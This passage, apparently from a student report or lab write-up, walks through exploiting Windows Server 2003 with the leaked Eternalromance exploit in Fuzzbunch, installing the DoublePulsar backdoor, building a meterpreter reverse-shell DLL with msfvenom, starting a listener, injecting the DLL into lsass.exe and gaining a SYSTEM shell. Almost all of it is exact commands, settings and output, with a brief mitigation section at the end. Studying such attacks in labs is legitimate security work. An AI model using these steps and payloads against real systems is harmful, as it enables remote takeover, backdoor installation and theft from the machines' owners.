[*] ShellcodeFile :: DOPU <ensure correct architecture> ONLY! Other shellcode w
ill likely BSOD.

[?] ShellcodeFile [] : C:\Users\Kalani\Desktop\shadowbroker-master\windows\dopus
shellcode.bin
[+] Set ShellcodeFile => C:\Users\Kalani\Desktop\shadowbroker-master\window... <
plus 19 characters>

[*] ExploitMethod :: Which exploit method to use

*0) Default           Use the best exploit method(s) for the target OS
 1) Fish-in-a-barrel  Most reliable exploit method <XP/2k3 only>
 2) Matched-pairs     Next reliable exploit method <XP/Win7/2k8R2 only>
 3) Classic-Romance  Original LargePageGroom exploit method <All OS Versi
ons>

[?] ExploitMethod [0] :
```

Figure 3.19: Supplying the right path for shellcode file.

Next pick all the default options until the target operating system is prompted. [4]

```
[?] ExploitMethod [0] :  
[*] Credentials :: Type of credentials to use  
*0) Anonymous      Anonymous <NULL session>  
1) Guest           Guest account  
2) Blank           User account with no password set  
3) Password        User name and password  
4) NTLM            User name and NTLM hash  
[?] Credentials [0] :  
[*] Protocol :: SMB <default port 445> or NBT <default port 139>  
*0) SMB  
1) NBT  
[?] Protocol [0] :  
[*] Target :: Operating System, Service Pack, of target OS  
0) XP_SP0SP1_X86      Windows XP Sp0 and Sp1, 32-bit  
1) XP_SP2SP3_X86      Windows XP Sp2 and Sp3, 32-bit  
2) XP_SP1_X64         Windows XP Sp1, 64-bit  
3) XP_SP2_X64         Windows XP Sp2, 64-bit  
4) SERVER_2003_SP0    Windows Sever 2003 Sp0, 32-bit  
5) SERVER_2003_SP1    Windows Sever 2003 Sp1, 32-bit/64-bit  
*6) SERVER_2003_SP2    Windows Sever 2003 Sp2, 32-bit/64-bit  
7) VISTA_SP0          Windows Vista Sp0, 32-bit/64-bit  
8) VISTA_SP1          Windows Vista Sp1, 32-bit/64-bit  
9) VISTA_SP2          Windows Vista Sp2, 32-bit/64-bit  
10) SERVER_2008_SP0   Windows Server 2008 Sp0, 32-bit/64-bit  
11) SERVER_2008_SP1   Windows Server 2008 Sp1, 32-bit/64-bit  
12) SERVER_2008_SP2   Windows Server 2008 Sp2, 32-bit/64-bit  
13) WIN7_SP0          Windows 7 Sp0, 32-bit/64-bit  
14) WIN7_SP1          Windows 7 Sp1, 32-bit/64-bit  
15) SERVER_2008R2_SP0 Windows Server 2008 R2 Sp0, 32-bit/64-bit  
16) SERVER_2008R2_SP1 Windows Server 2008 R2 Sp1, 32-bit/64-bit  
[?] Target [6] :
```

Figure 3.20: Eternalromance default settings.

Choose the right operating system for the target (option 6-Windows Server 2003 SP2). [4]

```
[?] Protocol [0] :  
[*] Target :: Operating System, Service Pack, of target OS  
0) XP_SP0SP1_X86      Windows XP Sp0 and Sp1, 32-bit  
1) XP_SP2SP3_X86      Windows XP Sp2 and Sp3, 32-bit  
2) XP_SP1_X64         Windows XP Sp1, 64-bit  
3) XP_SP2_X64         Windows XP Sp2, 64-bit  
4) SERVER_2003_SP0    Windows Sever 2003 Sp0, 32-bit  
5) SERVER_2003_SP1    Windows Sever 2003 Sp1, 32-bit/64-bit  
*6) SERVER_2003_SP2    Windows Sever 2003 Sp2, 32-bit/64-bit  
7) VISTA_SP0          Windows Vista Sp0, 32-bit/64-bit  
8) VISTA_SP1          Windows Vista Sp1, 32-bit/64-bit  
9) VISTA_SP2          Windows Vista Sp2, 32-bit/64-bit  
10) SERVER_2008_SP0   Windows Server 2008 Sp0, 32-bit/64-bit  
11) SERVER_2008_SP1   Windows Server 2008 Sp1, 32-bit/64-bit  
12) SERVER_2008_SP2   Windows Server 2008 Sp2, 32-bit/64-bit  
13) WIN7_SP0          Windows 7 Sp0, 32-bit/64-bit  
14) WIN7_SP1          Windows 7 Sp1, 32-bit/64-bit  
15) SERVER_2008R2_SP0 Windows Server 2008 R2 Sp0, 32-bit/64-bit  
16) SERVER_2008R2_SP1 Windows Server 2008 R2 Sp1, 32-bit/64-bit  
[?] Target [6] :
```

Figure 3.21: Etrenalromace target settings.

Next, Fuzzbunch prepares for the execution of the Eternalromance. [4]

Select the default IP and port destination, and execute the plugin. [4]

```
[?] Target [6] :  
  
[!] Preparing to Execute Eternalromance  
[*] Redirection OFF  
  
[+] Configure Plugin Local Tunnels  
[+] Local Tunnel - local-tunnel-1  
[?] Destination IP [192.168.88.135] :  
[?] Destination Port [445] :  
[+] <TCP> Local 192.168.88.135:445  
  
[+] Configure Plugin Remote Tunnels  
  
Module: Eternalromance  
=====  


| Name                | Value                                                                 |
|---------------------|-----------------------------------------------------------------------|
| NetworkTimeout      | 60                                                                    |
| TargetIp            | 192.168.88.135                                                        |
| TargetPort          | 445                                                                   |
| MaxExploitAttempts  | 3                                                                     |
| PipeName            | browser                                                               |
| ExploitMethodChoice | 0                                                                     |
| ShellcodeFile       | C:\Users\Kalani\Desktop\shadowbroker-master\windows\dopushellcode.bin |
| CredChoice          | 0                                                                     |
| Username            |                                                                       |
| Password            |                                                                       |
| UsingNbt            | False                                                                 |
| OsMajor             | 5                                                                     |
| OsMinor             | 2                                                                     |
| OsServicePack       | 2                                                                     |
| ExploitMethod       | Default                                                               |
| Credentials         | Anonymous                                                             |
| Protocol            | SMB                                                                   |
| Target              | SERVER_2003_SP2                                                       |

  
[?] Execute Plugin? [Yes] :
```

Figure 3.22: Execute Eternalromance exploit.

If all went successful, the output in Fuzzbunch looks as following. [4]

```

[?] Execute Plugin? [Yes] :
[*] Executing Plugin
[*] Running Exploit
[*] Initializing Parameters
    [+]
    [*] Target 192.168.88.135:445
    [*] Authcode: 0x19910c07
    [*] XorMask: 0x4b
    [*] Network Timeout: 60 seconds
[*] Attempting exploit method 1
[*] Initializing Network
    [*] Initial smb session setup completed
[*] Trying pipe browser...
    [*] Success!
    [*] Smb pipe and rpc setup complete
[*] Filling barrel with fish... done

<-----: Entering Danger Zone ----->

    [*] Preparing dynamite...
        [*] Trying stick 1 <x64>...Miss
        [*] Trying stick 1 <x86>...BOOM!
        [*] Successfully Leaked Transaction!
        [*] Successfully caught Fish-in-a-barrel

<-----: Leaving Danger Zone ----->

[*] Attempting to find remote SRV module
    [*] Reading from CONNECTION struct at: 0x8F861D48
    [*] Found SRV global data pointer: 0xF66C2F6C
        [*] Locating function tables...
            [*] Transaction2Dispatch Table at: 0xF66C2638
[*] Installing DOUBLEPULSAR
fb Exploit <Eternalromance> >

```

Figure 3.23: Exploit is executing.

```

[*] Transaction2Dispatch Table at: 0xF66C2638
[*] Installing DOUBLEPULSAR
    [*] Leaked Npp Buffer to Execute at: 0x8FA25E98
    [*] shellcodeaddress = 8fa25f98, shellcodefilesize=3655
    [*] Backdoor shellcode written
    [*] Backdoor function pointer overwritten
[*] Executing DOUBLEPULSAR
[*] DOUBLEPULSAR should now be installed. The DOPU client can be used to verify
installation.
[*] Plugin completed successfully
    [*] Contract: StagedUpload
    [*] ConnectedTcp: ffffffff
    [*] XorMask: 4b
    [*] TargetOsArchitecture: x86
[*] Eternalromance Succeeded

fb Exploit <Eternalromance> >

```

Figure 3.24: Exploit has been successful.

As indicated in the last line, the Eternalromance exploit was successfully executed against Windows Server 2003 machine. The next step is to inject a reverse shell payload. To do that DoublePulsar is used. [4]


## 3.4. Getting Shell

The next step is to obtain a shell on the Windows Server 2003 machine. First the pen-tester gets MSFvenom to produce a reverse shell payload. [4] Then he should setup a listener to intercept the reverse shell using msfconsole and the multi handler exploit. [4] Finally he should inject the reverse shell dll with DoublePulsar which will initiate the reverse shell from the Windows 2003 server host to the Kali Linux attack box. [4]

### 3.4.1. Reverse shell payload with MSFvenom

Use below command to create a reverse shell payload on Kali Linux machine. [4]

```
msfvenom -p windows/meterpreter/reverse_tcp -f dll -a x86 -platform windows  
LHOST=192.168.88.138 LPORT=4444 > /var/www/html/meterpreter.dll
```




```
root@kali2017:~# msfvenom -p windows/meterpreter/reverse_tcp -f dll -a x86 --platform Windows LHOST=192.168.88.138 LPORT=4444 > /var/www/html/meterpreter.dll  
No encoder or badchars specified, outputting raw payload  
Payload size: 333 bytes  
Final size of dll file: 5120 bytes
```

Figure 3.25: MSFvenom meterpreter reverse shell payload.

### 3.4.2. Setup a listener in msfconsole

To set up a listener, start msfconsole. [4]



```
root@kali2017:~# msfconsole  
[-] Failed to connect to the database: could not connect to server: Connection refused  
Is the server running on host "localhost" (::1) and accepting  
TCP/IP connections on port 5432?  
could not connect to server: Connection refused  
Is the server running on host "localhost" (127.0.0.1) and accepting  
TCP/IP connections on port 5432?
```

Figure 3.26: Starting msfconsole.

Use the following commands.

```
Validate lots of vulnerabilities to demonstrate exposure
with Metasploit Pro -- Learn more on http://rapid7.com/metasploit

      =[ metasploit v4.14.10-dev
+ ... --=[ 1639 exploits - 944 auxiliary - 289 post      ]
+ ... --=[ 472 payloads - 40 encoders - 9 nops      ]
+ ... --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > use exploit/multi/handler
msf exploit(handler) > set LHOST 192.168.88.138
LHOST => 192.168.88.138
msf exploit(handler) > set LPORT 4444
LPORT => 4444
msf exploit(handler) > run

[*] Started reverse TCP handler on 192.168.88.138:4444
[*] Starting the payload handler...
```

Figure 3.27: Setup a listener in msfconsole.

The listener is running on port 4444 and created the reverse shell payload. Now the pen-tester can inject the reverse shell payload into the target with the Doublepulsar backdoor. [4]

Copy the meterpreter.dll file to Windows 7 machine.




Figure 3.28: Copying the meterpreter.dll file in Kali Linux machine.

Paste it in the Windows 7 machine's desktop.




Figure 3.29: Paste it in the Windows 7 machine.

### 3.4.3. Inject the reverse shell DLL with DoublePulsar

To insert reverse shell payload, first use the following command to trigger DoublePulsar again. [4]

```
fb Exploit <Eternalromance> > use DoublePulsar
[*] Entering Plugin Context :: Doublepulsar
[*] Applying Global Variables
[+] Set NetworkTimeout => 60
[+] Set TargetIp => 192.168.88.135
[*] Applying Session Parameters
[-] Error: Invalid value for Function <>
[-] Skipping 'Function'

[*] Enter Prompt Mode :: Doublepulsar
Module: Doublepulsar
=====
Name          Value
-----
NetworkTimeout    60
TargetIp        192.168.88.135
TargetPort       445
OutputFile      C:\Users\Kalani\Desktop\shadowbroker-master\windows\dopushellcode.bin
Protocol        SMB
Architecture     x86
Function        OutputInstall
[*] plugin variables are valid
[?] Prompt For Variable Settings? [Yes] :
```

Figure 3.30: Activate DoublePulsar again.

Once again, pick all default settings until asked to define the procedure that the DoublePulsar backdoor needs to perform. [4]

```
[!] plugin variables are valid
[?] Prompt For Variable Settings? [Yes] :

[*] NetworkTimeout :: Timeout for blocking network calls (in seconds). Use -1 for no timeout.

[?] NetworkTimeout [60] :

[*] TargetIp :: Target IP Address

[?] TargetIp [192.168.88.135] :

[*] TargetPort :: Port used by the Double Pulsar back door

[?] TargetPort [445] :

[*] Protocol :: Protocol for the backdoor to speak

 *0> SMB      Ring 0 SMB (TCP 445) backdoor
   1> RDP      Ring 0 RDP (TCP 3389) backdoor

[?] Protocol [0] :

[*] Architecture :: Architecture of the target OS

 *0> x86      x86 32-bits
   1> x64      x64 64-bits

[?] Architecture [0] :
```

Figure 3.31: DoublePulsar default settings.

Choose option 2 to inject a DLL file instead of the default option that would output a binary shellcode file. [4]

```
[*] Function :: Operation for backdoor to perform

 *0> OutputInstall      Only output the install shellcode to a binary file on disk.
   1> Ping                Test for presence of backdoor
   2> RunDLL              Use an APC to inject a DLL into a user mode process.
   3> RunShellcode         Run raw shellcode
   4> Uninstall            Remove's backdoor from system

[?] Function [0] : 2
```

Figure 3.32: Select the function ‘RunDLL’.

Assuming that already transferred the malicious DLL file to the Windows 7 attack box, enter the complete path to the DLL file which created with MSFvenom earlier. [4]

```
[*] DllPayload :: DLL to inject into user mode
[?] DllPayload [] : C:\Users\Kalani\Desktop\meterpreter.dll
[*] Set DllPayload => C:\Users\Kalani\Desktop\meterpreter.dll

[*] DllOrdinal :: The exported ordinal number of the DLL being injected to call

[?] DllOrdinal [1] :

[*] ProcessName :: Name of process to inject into
```

Figure 3.33: Provide the full path to the meterpreter.dll file.

Keep all other settings default. [4]

```
[*] ProcessName :: Name of process to inject into
[?] ProcessName [lsass.exe] :
[*] ProcessCommandLine :: Command line of process to inject into
[?] ProcessCommandLine [] :

[!] Preparing to Execute Doublepulsar
[*] Redirection OFF

[+] Configure Plugin Local Tunnels
[+] Local Tunnel - local-tunnel-1
[?] Destination IP [192.168.88.135] :
[?] Destination Port [445] :
[+] <TCP> Local 192.168.88.135:445

[+] Configure Plugin Remote Tunnels

Module: Doublepulsar
=====
Name          Value
-----
NetworkTimeout      60
TargetIp           192.168.88.135
TargetPort          445
DllPayload         C:\Users\Kalani\Desktop\meterpreter.dll
DllOrdinal          1
ProcessName        lsass.exe
ProcessCommandLine
Protocol            SMB
Architecture        x86
Function             RunDLL

[?] Execute Plugin? [Yes] :
```

Figure 3.34: Default settings.


Press Enter to execute DoublePulsar plugin. If all went well again Fuzzbunch would display the following. [4]

```
[?] Execute Plugin? [Yes] :
[*] Executing Plugin
[+] Selected Protocol SMB
[.] Connecting to target...
[+] Connected to target, pinging backdoor...
    [*] Backdoor returned code: 10 - Success!
    [*] Ping returned Target architecture: x86 <32-bit> - XOR Key: 0xA2C2EF5
9
SMB Connection string is: Windows Server 2003 R2 3790 Service Pack 2
Target OS is: 2003 x86
Target SP is: 2
    [*] Backdoor installed
    [*] DLL built
    [.] Sending shellcode to inject DLL
    [*] Backdoor returned code: 10 - Success!
    [*] Backdoor returned code: 10 - Success!
    [*] Backdoor returned code: 10 - Success!
    [*] Command completed successfully
[+] Doublepulsar Succeeded

fb Payload <Doublepulsar> _
```

Figure 3.35: DoublePulsar injected the meterpreter.dll successfully.

And on Kali Linux attack machine, it should have a Meterpreter shell. [4]  
Type ‘getuid’ to check the Server Username.



```
msf exploit(handler) > run
[*] Started reverse TCP handler on 192.168.88.138:4444
[*] Starting the payload handler...
[*] Sending stage (957487 bytes) to 192.168.88.135
[*] Meterpreter session 1 opened (192.168.88.138:4444 -> 192.168.88.135:1027) at
2020-05-14 14:23:00 -0400

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Figure 3.36: Meterpreter Shell and username of target system.

## 4. Mitigation

Because of Windows Server 2003 and Windows XP won’t receive any updates which can be fixed this SMBv1 vulnerabilities, Windows Server 2003 is not supported anymore. [4]

But if the organizations still rely on Windows Server 2003 and Windows XP systems, then make sure to disable SMBv1 or use IDS/IPS to detect DoublePulsar backdoors. [4]

## References

- [1] I. Max, “Exploit Development-Everything You Need to Know,” *WonderHowTo.com*, 2016. [Online]. Available: <https://null-byte.wonderhowto.com/how-to/exploit-development-everything-you-need-know-0167801/>. [Accessed: 13-May-2020].
- [2] “Exploit (computer security),” 2020. [Online]. Available: [https://en.wikipedia.org/wiki/Exploit\\_\(computer\\_security\)](https://en.wikipedia.org/wiki/Exploit_(computer_security)). [Accessed: 13-May-2020].
- [3] “Exploiting Eternalblue for shell with Empire & Msfconsole,” *Hacking Tutorials*, 2017. [Online]. Available: <https://www.hackingtutorials.org/exploit-tutorials/exploiting-eternalblue-for-shell-with-empire-msfconsole/>. [Accessed: 13-May-2020].
- [4] “Eternalromance: Exploiting Windows Server 2003,” *Hacking Tutorials*, 2017. [Online]. Available: <https://www.hackingtutorials.org/exploit-tutorials/eternalromance-exploiting-windows-server-2003/>. [Accessed: 13-May-2020].